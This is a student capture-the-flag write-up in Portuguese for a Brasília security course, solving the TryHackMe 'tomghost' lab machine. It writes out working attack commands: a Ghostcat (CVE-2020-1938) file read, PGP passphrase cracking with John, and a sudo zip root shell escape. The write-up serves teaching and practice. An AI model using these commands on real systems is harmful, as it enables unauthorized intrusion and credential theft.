Universidade de Brasília
Departamento de Ciências da Computação

CIC0087 – Tópicos Avançados em Computadores – Turma 04 – 2026/2

Write-Up: tomghost

Segurança Ofensiva — Capture The Flag

Plataforma: TryHackMe
Dificuldade: Fácil
Data de resolução: 29/10/2026

Autor: Luís Eduardo Curi Serra
Matrícula: 251033574
Professor: Roberto Rodrigues Filho

29 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

2.1 Varredura de portas 2

2.2 Enumeração web 3

3 Exploração **5**

3.1 Ghostcat (CVE-2020-1938) via AJP 5

3.2 Acesso SSH como skyfuck 6

3.3 Quebra da passphrase da chave PGP 7

3.4 Decifragem da credencial 8

4 Movimentação Lateral **8**

5 Escalada de Privilégios **9**

5.1 Enumeração local 9

5.2 Shell escape via zip e flag de root 9

6 Conclusão **10**

7 Referências **10**

1 Visão Geral

tomghost é uma máquina Linux de dificuldade *fácil* que roda um **Apache Tomcat 9.0.30**. A varredura expõe SSH (22), DNS (53) e, principalmente, o conector **AJP (8009)** ao lado do Tomcat (8080). A enumeração web não leva a nada (o *manager* retorna 403); o vetor real é o AJP, vulnerável ao **Ghostcat** (**CVE-2020-1938**), que permite **ler arquivos** internos da aplicação. Lendo `/WEB-INF/web.xml` obtém-se uma **credencial vazada** (`skyfuck`) em um comentário de descrição, usada para entrar via SSH. No *home* de `skyfuck` há uma **chave privada PGP** (`tryhackme.asc`) e um arquivo cifrado (`credential.pgp`); quebra-se a *passphrase* da chave com `gpg2john+john` e, após importar a chave e decifrar o arquivo, obtém-se a credencial de `merlin` — que fornece a *flag* de usuário. A escalada é trivial: `merlin` pode executar `/usr/bin/zip` como `root` sem senha, permitindo *shell escape* via GTFOBins. Fluxo: reconhecimento (Nmap) → Ghostcat/AJP (leitura de `web.xml`) → SSH `skyfuck` → quebra de chave PGP + decifragem → SSH `merlin` → `sudo zip` → `root`.

2 Reconhecimento

2.1 Varredura de portas

```
nmap -T4 <TARGET_IP>
nmap -sV -sC -p22,53,8009,8080 <TARGET_IP>
```

Listing 1: Varredura inicial e detecção de versão com Nmap.

Quatro portas abertas. A detecção de versão confirma **OpenSSH 7.2p2**, o conector **AJP13** em 8009 e o **Tomcat 9.0.30** em 8080 — a combinação de Tomcat com AJP exposto é o indício central do desafio.

```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
53/tcp   open  domain     (tcpwrapped)
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
8080/tcp open  http       Apache Tomcat 9.0.30
```

Listing 2: Portas e serviços identificados.




Figura 1: Varreduras Nmap: quatro portas abertas e detecção de versão confirmando OpenSSH 7.2p2, AJP13 (8009) e Apache Tomcat 9.0.30 (8080).

2.2 Enumeração web

A enumeração de `http://<TARGET_IP>:8080/` com Gobuster só encontra as aplicações padrão do Tomcat; o *manager* e o *host-manager* exigem autenticação (403) e nenhum conteúdo útil aparece.




Figura 2: Página inicial padrão do Apache Tomcat 9.0.30 em `http://<TARGET_IP>:8080/`.

```
gobuster dir -u http://<TARGET_IP>:8080 -w /usr/share/wordlists/dirb/common.txt -x
    ↪ php,txt,html
```

Listing 3: Enumeração de diretórios com Gobuster.

```
docs           (Status: 302) [--> /docs/]
examples       (Status: 302) [--> /examples/]
host-manager   (Status: 302) [--> /host-manager/]
manager        (Status: 302) [--> /manager/]
```

Listing 4: Apenas aplicações padrão do Tomcat.




Figura 3: Gobuster na porta 8080: apenas as aplicações padrão do Tomcat (`docs`, `examples`, `manager`, `host-manager`).

Tentativas sem sucesso (becos sem saída)

- Tentei explorar o *Tomcat Manager*: todas as rotas de gerência e segurança retornam 403 sem credenciais. A enumeração de diretórios não trouxe nada aproveitável — o caminho não é o HTTP (8080), e sim o conector AJP (8009).

3 Exploração

3.1 Ghostcat (CVE-2020-1938) via AJP

O conector AJP exposto em 8009 é vulnerável ao **Ghostcat** (**CVE-2020-1938**): uma falha de *inclusão/leitura de arquivos* que permite ler recursos dentro da aplicação Tomcat sem autenticação. Usa-se o *exploit* público de `00theway` para ler `/WEB-INF/web.xml`.

```
# https://github.com/00theway/Ghostcat-CNVD-2020-10487
python3 script.py http://<TARGET_IP>:8080/ 8009 /WEB-INF/web.xml read
```

Listing 5: Leitura de WEB-INF/web.xml via Ghostcat.

O `web.xml` contém, em sua descrição, uma **credencial em texto claro** (senha mascarada conforme a metodologia):

```
<description>
   Welcome to GhostCat
      skyfuck:<PASSWORD>
</description>
```

Listing 6: Credencial vazada no web.xml.




Figura 4: *Exploit* Ghostcat lendo `/WEB-INF/web.xml` e expondo a credencial de `skyfuck` no campo `<description>`.

3.2 Acesso SSH como skyfuck

As credenciais vazadas autenticam diretamente no SSH. O *home* de `skyfuck` contém dois artefatos de interesse: um arquivo **cifrado** (`credential.pgp`) e uma **chave privada PGP** (`tryhackme.asc`).

```
ssh skyfuck@<TARGET_IP>
ls -latr        # -> credential.pgp (cifrado) e tryhackme.asc (chave privada PGP)
```

Listing 7: Login SSH e artefatos no home de skyfuck.




Figura 5: Autenticação SSH como `skyfuck` usando a credencial vazada no `web.xml` (Ubuntu 16.04).

3.3 Quebra da passphrase da chave PGP

A chave privada é protegida por *passphrase*. Converte-se a chave para um *hash* compatível com o John (`gpg2john`) e quebra-se com a *wordlist rockyou*.

```
gpg2john tryhackme.asc > hash_private_key.txt          # -> <HASH>
john hash_private_key.txt --wordlist=/usr/share/wordlists/rockyou.txt
# john --show  ->  passphrase: <PASSWORD>
```

Listing 8: Extração do hash da chave e quebra com John.




Figura 6: `gpg2john` converte a chave privada e o John quebra a *passphrase* com a *wordlist rockyou*.

3.4 Decifragem da credencial

Com a *passphrase*, importa-se a chave e decifra-se `credential.pgp`, revelando a credencial de `merlin`.

```
gpg --import tryhackme.asc
gpg -d credential.pgp        # informa a passphrase quebrada
# -> merlin:<PASSWORD>
```

Listing 9: Importação da chave e decifragem do arquivo.

4 Movimentação Lateral

De posse da credencial decifrada, autentica-se via SSH como `merlin`, cujo *home* contém a **flag de usuário**.

```
ssh merlin@<TARGET_IP>
cat user.txt         # -> <FLAG>
```

Listing 10: Acesso como merlin e flag de usuário.




Figura 7: Decifragem de `credential.pgp` revelando as credenciais de `merlin` e, à esquerda, o acesso SSH como `merlin` com leitura da *flag* de usuário.

5 Escalada de Privilégios

5.1 Enumeração local

O `sudo -l` revela que `merlin` pode executar `/usr/bin/zip` como `root`, sem senha.

```
User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

Listing 11: Politica de sudo de merlin.

5.2 Shell escape via zip e flag de root

O `zip` possui um recurso de teste (`-T`/`-TT`) que executa um comando externo; via `sudo`, esse comando roda como `root` (técnica documentada no GTFOBins).

```
sudo /usr/bin/zip /home/merlin/temp.txt /etc/hosts -T -TT '/bin/sh #'
# -> shell como root
cat /root/root.txt        # -> <FLAG>
```

Listing 12: Escalada a root pelo zip.

6 Conclusão

O comprometimento começou pelo **conector AJP** exposto: o **Ghostcat** (CVE-2020-1938) permitiu ler `/WEB-INF/web.xml`, que continha uma **credencial em texto claro** (`skyfuck`). Já no SSH, a presença de uma **chave privada PGP** com *passphrase* fraca permitiu, via `gpg2john+john`, decifrar `credential.pgp` e obter as credenciais de `merlin` (flag de usuário). Por fim, uma regra de `sudo` sobre `/usr/bin/zip` permitiu *shell escape* e acesso `root`. As falhas centrais foram o **AJP exposto**, o **vazamento de credencial** em arquivo de configuração, a **passphrase fraca** da chave PGP e uma **configuração de sudo permissiva**.

7 Referências

- TryHackMe — Sala *tomghost* — https://tryhackme.com/room/tomghost
- CVE-2020-1938 — *Apache Tomcat AJP File Read/Inclusion (Ghostcat)* — https://nvd.nist.gov/vuln/detail/CVE-2020-1938
- 00theway — *Ghostcat-CNVD-2020-10487* (exploit) — https://github.com/00theway/Ghostcat-CNVD-
- GTFOBins — `zip` — https://gtfobins.github.io/gtfobins/zip/